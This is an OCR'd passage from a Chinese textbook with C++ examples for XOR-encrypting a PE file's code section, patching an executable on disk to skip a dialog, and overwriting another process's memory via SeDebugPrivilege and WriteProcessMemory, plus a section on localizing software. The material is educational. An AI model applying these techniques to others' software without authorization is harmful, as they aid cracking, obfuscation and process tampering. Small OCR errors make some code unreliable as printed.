


图 2-29　属性对照表

(5) 修改程序结构和编写加密代码

```
//包括入口地址、节的实际大小、节的属性、代码部分大小、节的加密
```

```
void CMyDlg::OnButton1()
{
CFile fp, fp2;
CString m_Efile;
wchar_t szFilter[] = L"选择 exe|*.exe|选择 dll|*.dll||";
CFileDialog file(TRUE,NULL,NULL,NULL,szFilter,this);
file.DoModal();
m_Efile=file.GetPathName();
UpdateData(FALSE);
if(m_Efile==""){
        AfxMessageBox(L"无可执行文件名");
        return;}
fp.Open(m_Efile,CFile::modeRead);
fp2.Open(L"C:\\new.exe",CFile::modeCreate|CFile::modeWrite);
int len=fp.GetLength();
//fp2.SetLength(len);
    IMAGE_DOS_HEADER        *pdos_header;
        IMAGE_NT_HEADERS        *pnt_header;
    IMAGE_SECTION_HEADER   *psection_header;
BYTE    *ptr=new BYTE[len];
fp.Read(ptr,len);
//修改结构
pdos_header=(IMAGE_DOS_HEADER*)ptr;
pnt_header=(IMAGE_NT_HEADERS*)(ptr+pdos_header->e_lfanew);
psection_header=(IMAGE_SECTION_HEADER*)(ptr+pdos_header->e_lfanew+
sizeof(IMAGE_NT_HEADERS));
pnt_header->OptionalHeader.AddressOfEntryPoint=0x1b00;
pnt_header->OptionalHeader.SizeOfCode=0x1000;
psection_header->Characteristics|=0xC0000000;
psection_header->Misc.VirtualSize=0x1000;
  //加密
for(int i=0x1000;i<0x1b00;i++)ptr[i]^=0x78;
fp2.Write(ptr,len);
fp2.Close(); }
```

(6) 对比加密前后文件的反汇编情况

加密前反汇编可以看到调用的函数，加密后则看不到。加密前为明码，加密后代码部分为密码。

2.9　软件补丁

软件补丁常常是因为发现了软件的小错误，而为了修复个别小错误而推出；或者为了

增强某个小功能而发布；也有的是为了增强文件抵抗计算机病毒感染而发布，如微软的 Office 为了抵抗宏病毒而打补丁。

在日常的计算机使用过程中，用户最多的就是直接跟软件打交道，有时可能会发现软件有 Bug。如果不及时为软件打上补丁，可能会导致数据丢失，那就得不偿失了。打补丁的方法有两种：一种是修改文件，另一种是修改程序的内存数据。

2.9.1　文件补丁

修改文件中的代码或数据。先反汇编，找到代码或数据所在的内存位置，然后计算出它在文件中的位置，最后将新的代码或数据写入即可。

将代码或数据所在的内存位置换算成文件偏移地址的算法是：内存虚拟地址减去虚拟基地址，减去所在节的虚拟偏移地址，再加该节的文件偏移地址。例如下面的例子，程序原界面如图 2-30 所示。单击打开文件按钮，会先弹出一个信息框，现在要把它去掉。




图 2-30　补丁前界面

用 W32Dasm 反汇编该文件，找到代码处，如图 2-31 所示。如果将图中画圈部分修改为 0x9090，程序运行时就会跳过信息框。

该行的内存偏移为 0x004011F1，减去基地址 0x400000，得到相对偏移地址 0x11F1，而第 1 节的相对偏移从图 2-32 可看出为从 0x1000~0x1FFF，因此需要修改的代码位于第 1 节。0x11F1 减去该节开始相对偏移 0x1000，得到 0x1F1，而该节的文件为移为 0x400，所以需要修改的代码的文件偏移为 0x400+0x1F1。




图 2-31　反汇编结果




图 2-32　节表分析

那么，修改文件的代码如下，程序运行如图 2-33 所示。

```
void CFilePatchDlg::OnBFilePatch()
{
CFile fp;
if(!fp.Open("C:\\COMCTLS.exe",CFile::modeReadWrite)) return;
IMAGE_DOS_HEADER dos_header; //PE 的 DOS 头
IMAGE_NT_HEADERS nt_header; //PE 的 PE 头
IMAGE_SECTION_HEADER section_header; //节表
fp. Read(&dos_header, sizeof(dos_header));
fp. Seek(dos_header.e_lfanew, CFile::begin);
fp.Read(&nt_header, sizeof(nt_header));
fp.Read(&section_header, sizeof(section_header));
WORD data=0x9090;        //要写入的补丁数据
int len=m_Eaddress.GetLength();
m_Eaddress.MakeUpper();
DWORD pos=0; //Cstring 类型控件 m_Eaddress 中为字符串表示的 16 进制虚拟地址
//将其转换为数据
for(int val=len-1;val>=0;val--){
  if(((char*)m_Eaddress.GetBuffer(0))[val]<=(char)'9')
    pos+=((DWORD)((char*)m_Eaddress.GetBuffer(0)[val]-0x30)<<((len-val-1)*4));
  else
  pos+=((DWORD)((char*)m_Eaddress。GetBuffer(0)[val]-0x41+10)<<((len-val-1)*4));
      }
DWORD base=pos-nt_header.OptionalHeade.ImageBase; //虚拟地址-虚拟基本地址
base-=section_header.VirtualAddress;          //减去节虚拟偏移地址
base+=section_header.PointerToRawData;      //加节文件偏移地址
fp.Seek(base, CFile::begin);
fp.Write(&data, 2);
fp.Close();
}
```



图 2-33　写文件补丁

执行程序 COMCTLS.exe，发现信息框没有了。可以反汇编看代码的变化，也可以用 VC++以二进制方式打开文件，看文件偏移 0x400+0x1F1 处的变化。

2.9.2　内存补丁

指修改进程内存中的代码或数据。写内存的过程为：获取进程的 ID(用函数 EnumProcesses，EnumProcessModules，GetModuleFileNameEx)，然后判断当前的操作系统(调用函数 GetVersionEx)，如果是 Windows NT、2000 或 XP 则先提升本进程权限(打开服务进程需要该步，调用函数 OpenProcessToken、LookupPrivilegeValue 和 AdjustTokenPrivileges)，然后打开进程(用函数 OpenProcess 以 PROCESS_ALL_ACCESS 方式打开进程，调用 WriteProcessMemory 向进程虚拟地址写数据，调用 CloseHandle 关闭进程)。 以下面的程序为例，如图 2-34 所示的按钮，单击后会显示一个提示对话框。这里通过修改内存数据去掉它。



图 2-34　修改内存数据

反汇编后如图 2-35 所示，程序运行后，用 0x90(即 nop 指令)把显示 MessageBox 指令填掉。请注意看下面程序的 WriteProcessMemory：




图 2-35　寻找内存位置

```
void CDoProcessDlg::OnBWriteMem()
{
 char path[256],pID[18],based[20];
 POSITION pos = m_lCtrl.GetFirstSelectedItemPosition();
 if(pos==NULL){
AfxMessageBox("请选择进程!");
        return;
 }
 int m_nIndex = m_lCtrl.GetNextSelectedItem(pos);   // 得到项目索引
 m_lCtrl.GetItemText(m_nIndex, 2, path, 256 );
 m_lCtrl.GetItemText(m_nIndex, 1, pID, 18 );
 m_lCtrl.GetItemText(m_nIndex, 3, based, 20 );
 CString sbase=based;
 if(sbase=="unknown"){
AfxMessageBox("超级进程,无法读!");
        return;
 }
 DWORD processID=(DWORD)atoi((char*)pID);
 HANDLE hprocess=NULL,hProcessToken=NULL;
OSVERSIONINFO ver;
ver.dwOSVersionInfoSize=sizeof(ver);//必须的，否则不正确
if(!GetVersionEx(&ver)){
        ::EnableWindow(m_Scan.m_hWnd,TRUE);
    AfxMessageBox("无法判断当前操作系统");
    return;      }

if(ver.dwPlatformId==VER_PLATFORM_WIN32_NT){   //为 NT,2000,XP
   if(!OpenProcessToken(GetCurrentProcess(),TOKEN_ALL_ACCESS,&hProcessToken))
   {
        ::EnableWindow(m_Scan.m_hWnd,TRUE);
    AfxMessageBox("打开本进程访问令牌失败!");
   return;
   }
   if(!SetPrivilege(hProcessToken,SE_DEBUG_NAME,TRUE))
   {
      ::EnableWindow(m_Scan.m_hWnd,TRUE);
      AfxMessageBox("设置权限错误!");
      return;
   }
}
if((hprocess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,processID))==NULL)
   {  //打开进程失败
return;
   }
```

```
        BOOL re=FALSE;
        DWORD base=0x400000;
        if(sbase=="400000")base=0x400000;
        if(sbase=="1000000")base=0x1000000;
        CString in;
        int len=m_Eaddress.GetLength();
        m_Eaddress.MakeUpper();
    BYTE pdata[20];
    for(int n1=0; n1<20; n1++)pdata[n1]=0x90;
    base=0x4012F0;
    re=WriteProcessMemory(hprocess,(LPVOID)base,pdata,20,NULL);
    if(re==FALSE){
        AfxMessageBox("写内存失败");
        return;
  }
        if(hprocess)CloseHandle(hprocess);
  }
```

黑体字部分，把虚拟地址 0x4012F0 开始的 20 个字节用 0x90 覆盖。因此再单击按钮时，就看不到提示对话框了。修改过程如图 2-36 所示。完整的程序见“扫描内存与内存数据读写”和“内存补丁演示”。




图 2-36　修改程序内存数据

2.10　软件的汉化

软件的汉化就是将一个外文版的软件(绝大部分是英文版)经过一系列技术处理后，使操作界面(如菜单、对话框、提示、帮助等)的提示语言变成了中文，而程序内核和功能保持不变。

常用的汉化工具有：UltraEdit 5.0，以后的版本不行，用于对 EXE 文件进行 HEX 方式

修改和汉化后期的修补，主要针对于普通的字符串；eXeScope，用于修改软件的对话框、菜单等；SeaTools，中国软件汉化同盟内部设计的工具；Patch 1.02，中国软件汉化同盟内部开发工具，用于制作补丁包，当一个软件汉化完毕后，使用它生成汉化补丁，用于发布。

常见的软件汉化方法有：

(1) 使用自动化工具进行汉化，如 CPATCH、东方快车的永久汉化等。

优点：快捷，傻瓜式。适用于任何初学者。

缺点：翻译得不贴切，界面无法达到理想要求。

(2) 使用手工化工具进行汉化，如 eXeScope 等。

优点：汉化得很完美。

缺点：慢，且对汉化人员有一定技术要求。

(3) 使用自动与手工合作的方法汉化：

① 先用 VC++将 EXE 文件以资源的方式打开后存为.RC 文件，然后再用 SeaTools 制作成新版的资源文件后，再用 VC 填回 EXE 中。

② 使用 UltraEdit 5.0、eXeScope 将 VC 找不到的字符串和内容进行替换。

③ 使用 PATCH 制作汉化补丁。

优点：最完善，最扎实，最理想。

缺点：对系统的要求多，还要要求操作者能熟练几种工具软件的使用。

2.10.1　汉化演练

在对软件汉化前，应对此英文软件有相当的了解，并且手头应有一些英汉翻译书籍或软件，比如金山词霸。先将英文菜单、说明等资料翻译成为中文。

对英文软件中的英文菜单、选项和说明资料等资源进行抽取。大多英文软件的英文资源都存放在扩展名为.EXE 和.dll 的文件中。抽取相关资源可以用汉化软件如 eXeScope。汉化前软件运行界面如图 2-37 所示(汉化后运行如图 2-38 所示)，用 eXeScope 打开后找到它的菜单，如图 2-39 所示。




图 2-37　汉化前




图 2-38　汉化后运行




图 2-39　打开待汉化文件

用汉化软件把抽取到的英文资源存为一个文本文件，编辑此文件，编译格式如将&File修改为：文件(&F)。操作过程如图 2-40 所示。保存并关闭文件，则完成了汉化操作。

